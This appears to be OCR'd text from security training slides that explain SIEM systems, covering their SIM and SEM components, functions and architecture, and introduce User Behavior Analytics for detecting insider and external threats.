
- SIEM performs **real-time SOC** (Security Operations Center) functions like identifying, monitoring, recording, auditing, and analyzing security incidents
- It provides security by **tracking suspicious end-user behavior** activities within a real-time IT environment
- It provides security management services combining **Security Information Management** (SIM), and **Security Event Management** (SEM)
  - SIM supports permanent storage, analysis and reporting of log data
  - SEM deals with real-time monitoring, correlation of events, notifications, and console views
- SIEM protects an organization's IT assets from **data breaches** due to internal and external threats

SIEM Functions

- Log Collection
- Log Analysis
- Event Correlation
- Log Forensics
- IT Compliance and Reporting
- Application Log Monitoring
- Object Access Auditing
- Data Aggregation
- Real-time Alerting
- User Activity Monitoring
- Dashboards
- File Integrity Monitoring
- System and Device Log Monitoring
- Log Retention

Notes:

SIEM Architecture



System Input

Event Data

Operating Systems, Applications, Servers, Databases

Devices

Security Devices

FW, AV, IDS/ IPS, HIPS

Network Devices

Router, Switch, VPN

Contextual Data

Vulnerability Scans

User Information

Asset Information

Threat Intelligence

Data Collection Normalization

SIEM

Correlation Rules Data Aggregation

System Output

Log Analysis

Log Forensics

Real-time Monitoring

Real-time Alerting

Dashboards

Reports


User Behavior Analytics (UBA)

- UBA is the process of **tracking user behavior** to detect malicious attacks, potential threats, and financial fraud
- It provides **advanced threat detection** in an organization to monitor specific behavioral characteristics of employees
- UBA technologies are designed to **identify variations** in **traffic patterns** caused by user behaviors which can be either disgruntled employees or malicious attackers

Why User Behavior Analytics is Effective?

- Analyzes different patterns of human behavior and large volumes of user data
- Monitors geolocation for each login attempt
- Detects malicious behavior and reduces risk
- Monitors privileged accounts and gives real time alerts for suspicious behavior
- Provides insights to security teams
- Produces results soon after deployment

Notes:

